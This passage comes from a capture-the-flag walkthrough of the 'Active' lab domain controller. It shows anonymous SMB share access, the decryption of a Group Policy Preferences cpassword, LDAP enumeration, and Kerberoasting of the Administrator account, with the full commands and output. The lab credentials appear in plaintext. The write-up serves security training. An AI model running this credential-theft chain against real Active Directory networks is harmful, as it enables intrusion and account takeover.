OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%
OS:RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
```

nmap

No creds, no web or ftp server running. Only smb.

I checked for anonymous smb access

```
bright@kali:~/active$ netexec smb 10.10.10.100 -u '' -p '' --shares
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\:
SMB         10.10.10.100    445    DC               [*] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC               C$                              Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON                        Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL                          Logon server share
SMB         10.10.10.100    445    DC               Users
```

anonymous

I noticed that the file share “Replication” is readable to anonymous.

I access the share as anonymous using anonymous as password

```
bright@kali:~/active$ smbclient //active.htb/Replication
Password for [WORKGROUP\bright]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 12:37:44 2018
  ..                                  D        0  Sat Jul 21 12:37:44 2018
  active.htb                          D        0  Sat Jul 21 12:37:44 2018
```

Enumerating it, I found a group.xml file. Using the Get method, I downloaded it locally, opend it and found a hash password belonging to SVC_TGS user.

```
bright@kali:~/active$ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018
-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ8
3mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"
/></User>
</Groups>
```

Svc user’s password

I cracked it

```
bright@kali:~/active$ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

cracked password

And I used the creds to access the users folder to submit the first flag.

```
[-V|--version] [OPTIONS] service <password>
bright@kali:~/active$ smbclient //active.htb/users -U SVC_TGS
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sat Jul 21 16:39:20 2018
  ..                                  DR        0  Sat Jul 21 16:39:20 2018
  Administrator                        D        0  Mon Jul 16 12:14:21 2018
  All Users                       DHSrn        0  Tue Jul 14 07:06:44 2009
  Default                           DHR        0  Tue Jul 14 08:38:21 2009
  Default User                    DHSrn        0  Tue Jul 14 07:06:44 2009
  desktop.ini                       AHS      174  Tue Jul 14 06:57:55 2009
  Public                             DR        0  Tue Jul 14 06:57:55 2009
  SVC_TGS                             D        0  Sat Jul 21 17:16:32 2018
```

Initial access

To escalate privilege, I checked and noticed that the domain administrator account is also active on the machine by querying the LDAP

```
bright@kali:~/active$ ldapsearch -x -H 'ldap://10.10.10.100' -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s sub "(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2)))" samaccountname | grep sAMAccountName
sAMAccountName: Administrator
sAMAccountName: SVC_TGS
bright@kali:~/active$ impacket-GetADUsers -all active.htb/svc_tgs -dc-ip 10.10.10.100
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Querying 10.10.10.100 for information about domain.
Name                 Email                           PasswordLastSet      LastLogon
-------------------  ------------------------------  -------------------  -------------------
Administrator                                        2018-07-18 21:06:40.351723  2025-01-11 08:49:29.335763
Guest                                                <never>              <never>
krbtgt                                               2018-07-18 20:50:36.972031  <never>
SVC_TGS                                              2018-07-18 22:14:38.402764  2018-07-21 16:01:30.320277
```

ldapquerry

Then I tried keberoasting and got the admin keberoas ticket and cracked it with hashcat and got the admin's plaintext password: Ticketmaster1968

```
bright@kali:~/active$ sudo impacket-GetUserSPNs -request -dc-ip 10.10.10.100 active.htb/SVC_TGS
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name           MemberOf                                                PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  ------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 21:06:40.351723  2025-01-11 08:49:29.335763



[-] CCache file is not found. Skipping ...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$e030751dfadfa2ca2abb5a7559bff5b8$8b0f56c820c0c8895bd828859acf049f9808ce427ed4411828aeb66259b871368184f55d7e10592d288e81d79bb0d3132fd649d97b21fa2a82da198d9ab9a6925d5b3df03aaa834e48c9e74d80f16db20b7c4ec599c47b48d8990a339c3ac81e93a9519810392cba3fc4e99e56c2914451a5e5a9cea757214ecae9692f22ebff665ada3d113e3373919ada099f0242b32814cb6e6d16b67f1a88bf653c447608bb7b36cc8c9747db0246aead619df0ba6f9db40efd9a9524cff2184e8ccc723c7aa5c3b8154d29bbedb915f266e587a3222697d2852212b840fdaf1f018ba022e9aba51991e4f7e25e31d2ee799f711f79a14c8b8ebce45eddf1d76023b80cae4546316f0a7692610cd41bff93218b961251b57c6694c0fde0e14399573d6915c3b2b8e2163311250abe253f9e3d65bf4a9ef00d5c11619e9e283f3445950974f5ea21c986174a8d7a178dcf973c02716f2400d966211393dc8ce9d6123f2bdc163c198244b41b0d776657372805f269d321ecfc3eadb82d7bb55ac6464158f7481a6a5ff2a2660d01e4198a81a128fefbcf97b72d10ce351eda25797e68375beaf2b75b063ae218e23e460c745c2e7293a26eeb325741c4b691c9b73862a0eea8be77a7bd7b6ac7258219a1a1be055dc0e9eeb8c8d092eaf8c5f0439215e6ff7614dfc11f0e9cae129872c34ad501189ff39482a2089d94a7c631fa1cdddbe69f54a036b7aa0119883979a7155681498b03f71b5cff897cdc2b99f546322be96086b09861100f99aa90db0bc88334101dbc003936a9af3f3e88df2ee5872b386d037902a1f42684db5888075d8df7e7f315ce75dc8707c6b2e81eab3888131683d72da24bbab5462afc5f3ab2bbbe47111faf4ec42af28749f8397d711e262b4d741f4e1afb9ffe6eaa2f84094dbb3d3044e15bff2f2977a614c536cfeaccd0eec8c0089a94e67fc7705faa5632eee3c962d07a8cec7d14a21fe2a4fe3c52424ea03a6956fef2705dee69cf19dcbb5899a25385434adb02d133f08cc3156267f14f758edc384d1eb734f66156c5d5b3ea14da81f8fc064bd5968b1dcfa33dc7691552111b54c7633454b8dd8c6c9c88cca2524143e17c4757fa5bf08f769b4ae05ad31fcfb5477bce7b64e5e62aea350bc376d72bd33e892ef30d99345250b1818aef0fa36fb28c4f0c476c7e934f3140378fad908a09c9b442facd5653ce5029888b68f1babd5abcca64cadcd22885a45c84369aff0e149dac
bright@kali:~/active$ nano hash.keb
bright@kali:~/active$ sudo hashcat -m 13100 hash.keb /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

Admin keberoas ticket

I used the plaintext password to access the machine and got the second flag.